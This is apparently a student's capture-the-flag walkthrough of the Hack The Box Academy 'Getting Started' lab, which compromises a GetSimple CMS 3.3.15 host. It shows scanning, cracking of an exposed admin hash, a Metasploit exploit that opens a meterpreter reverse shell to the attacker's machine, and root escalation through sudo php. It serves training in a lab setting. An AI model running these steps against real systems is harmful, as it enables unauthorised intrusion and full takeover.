

# Getting Started Module Knowledge Check

Hack The Box Academy Knowledge Check for module "Getting Started"

## Footprinting

```
└─$ cat scan.nmap
# Nmap 7.94SVN scan initiated Sun Dec 24 14:44:34 2023 as: nmap -A -v -oA scan 10.129.42.249
Nmap scan report for 10.129.42.249
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Welcome to GetSimple! - gettingstarted
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 24 14:45:40 2023 -- 1 IP address (1 host up) scanned in 65.68 seconds
```

```
(moghees@kali)-[~/.../CTF/HTB/Machines/getting_started_module_test]
$ gobuster dir -u http://10.129.42.249 --wordlist /usr/share/dirb/wordlists/common.txt
```

Gobuster v3.6

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```
[+] Url: http://10.129.42.249
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/admin (Status: 301) [Size: 314] [→ http://10.129.42.249/admin/]
/backups (Status: 301) [Size: 316] [→ http://10.129.42.249/backups/]
/data (Status: 301) [Size: 313] [→ http://10.129.42.249/data/]
/index.php (Status: 200) [Size: 5485]
/plugins (Status: 301) [Size: 316] [→ http://10.129.42.249/plugins/]
/robots.txt (Status: 200) [Size: 32]
/server-status (Status: 403) [Size: 278]
/sitemap.xml (Status: 200) [Size: 431]
/theme (Status: 301) [Size: 314] [→ http://10.129.42.249/theme/]
Progress: 4614 / 4615 (99.98%)
```

Finished

Not secure 10.129.42.249/admin/

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

### gettingstarted

Username:

Password:

Login

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Nothing here.

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# Index of /data

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">cache/</a>	2021-02-09 09:52	-	
<a href="#">other/</a>	2021-05-07 14:26	-	
<a href="#">pages/</a>	2021-02-09 09:53	-	
<a href="#">thumbs/</a>	2018-09-07 17:58	-	
<a href="#">uploads/</a>	2018-09-07 17:58	-	
<a href="#">users/</a>	2021-02-09 10:07	-	

Apache/2.4.41 (Ubuntu) Server at 10.129.42.249 Port 80

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```
{"status": "0", "latest": "3.3.16", "your_version": "3.3.15", "message": "You have an old version - please upgrade"}
```

you got the version here.

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CVSSV3

### CVE-2019-16333

GetSimple CMS v3.3.15 has Persistent Cross-Site Scripting (XSS) in admin/theme-edit.php....

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CVSSV3

### CVE-2018-19421

In GetSimpleCMS 3.3.15, admin/upload.php blocks .html uploads but Internet Explorer render HTML elements in a .eml file, because of admin/upload-uploadify.php, and validate\_safe\_file in admin/inc/security\_functions.php....

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2 Github repositories available

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CVSSV3

### CVE-2018-17835

An issue was discovered in GetSimple CMS 3.3.15. An administrator can insert stored XSS via the admin/settings.php Custom Permalink Structure parameter, which injects the XSS payload into any page created at the admin/pages.php URI....

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CVSSV3

### CVE-2018-19420

In GetSimpleCMS 3.3.15, admin/upload.php blocks .html uploads but there are several alternative cases in which HTML can be executed, such as a file with no extension or an unrecognized extension (e.g., the test or test.asdf filename), because of admin/upload-uploadify.php, and...

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2 Github repositories available

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CVSSV3

### CVE-2019-11231

An issue was discovered in GetSimple CMS through 3.3.15. insufficient input sanitation in the theme-edit.php file allows upload of files with arbitrary content (PHP code, for example). This vulnerability is triggered by an authenticated user; however, authentication can be...

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1 EDB exploit available

1 Metasploit module available

1 Github repository available

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This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0"?>
<item>
  <apikey>
    <![CDATA[ 4f399dc72ff8e619e327800f851e9986 ]]>
  </apikey>
</item>
```

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This XML file does not appear to have any style information associated with it. The document tree is s

```
▼<item>
  <USR>admin</USR>
  <NAME/>
  <PWD>d033e22ae348aeb5660fc2140aec35850c4da997</PWD>
  <EMAIL>admin@gettingstarted.com</EMAIL>
  <HTMLEditor>1</HTMLEditor>
  <TIMEZONE/>
  <LANG>en_US</LANG>
</item>
```

SHA1 SHA1 Encrypt/Decrypt

Share Add to Favs Report Bug

Input

d033e22ae348aeb5660fc2140aec35850c4da997

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Encrypt >

Decrypt >


Elapsed Time  
0.647s

Trial Count  
1.9K

Output


admin

**Username** : admin  
**password** : admin



## Gaining Foothold

Making a new page with php reverse shell code.



Failed.

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CVSSv3

## CVE-2019-11231

Published: 22/05/2019 Updated: 24/08/2020

CVSS v2 Base Score: 5 | Impact Score: 2.9 | Exploitability Score: 10

CVSS v3 Base Score: 9.8 | Impact Score: 5.9 | Exploitability Score: 3.9

VMScore: 545

Vector: AV:N/AC:L/Au:N/C:P/I:N/A:N

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### Vulnerability Summary

An issue exists in GetSimple CMS up to and including 3.3.15. insufficient input sanitation in the theme-edit.php file allows upload of files with arbitrary content (PHP code, for example). This vulnerability is triggered by an authenticated user; however, authentication can be bypassed. According to the official documentation for installation step 10, an admin is required to upload all the files, including the .htaccess files, and run a health check. However, what is overlooked is that the Apache HTTP Server by default no longer enables the AllowOverride directive, leading to data/users/admin.xml password exposure. The passwords are hashed but this can be bypassed by starting with the data/other/authorization.xml API key. This allows one to target the session state, since they decided to roll their own implementation. The cookie\_name is crafted information that can be leaked from the frontend (site name and version). If a someone leaks the API key and the admin username, then they can bypass authentication. To do so, they need to supply a cookie based on an SHA-1 computation of this known information. The vulnerability exists in the admin/theme-edit.php file. This file checks for forms submissions via POST requests, and for the csrf nonce. If the nonce sent is correct, then the file provided by the user is uploaded. There is a path traversal allowing write access outside the jailed themes directory root. Exploiting the traversal is not necessary because the .htaccess file is ignored. A contributing factor is that there isn't another check on the extension before saving the file, with the assumption that the parameter content is safe. This allows the creation of web accessible and executable files with arbitrary content.

```
msf6 > search CVE-2019-11231
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/getsimplecms_unauth_code_exec	2019-04-28	excellent	Yes	GetSimpleCMS Unauthenticated RCE

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/http/getsimplecms_unauth_code_exec`

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) >
```

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set RHOSTS http://10.129.42.249/
```

```
RHOSTS => http://10.129.42.249/
```

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set LHOST tun0
```

```
LHOST => 10.10.16.71
```

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > exploit
```

```
[*] Started reverse TCP handler on 10.10.16.71:4444
```

```
[*] Sending stage (39927 bytes) to 10.129.42.249
```

```
[*] Meterpreter session 1 opened (10.10.16.71:4444 -> 10.129.42.249:45676) at 2023-12-24 15:15:02 +0500
```

```
meterpreter > █
```

Got foothold.



## User Flag

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@gettingstarted:/var/www/html/theme$ cd
cd
bash: cd: HOME not set
www-data@gettingstarted:/var/www/html/theme$ cd /
cd /
www-data@gettingstarted:/$ cd home
cd home
www-data@gettingstarted:/home$ ls
ls
mrb3n
www-data@gettingstarted:/home$ cd mrb3n
cd mrb3n
www-data@gettingstarted:/home/mrb3n$ ls
ls
user.txt
www-data@gettingstarted:/home/mrb3n$ cat user.txt
cat user.txt
7002d65b149b0a4d19132a66feed21d8
www-data@gettingstarted:/home/mrb3n$
```

## Priv Esc

```
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
```

**sudo php -r "system('/bin/bash');"                      GTFOBINS**

```
sudo php -r "system('/bin/bash');"
id
uid=0(root) gid=0(root) groups=0(root)
```

## ***Root Flag***

```
cd /root
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

Pwned.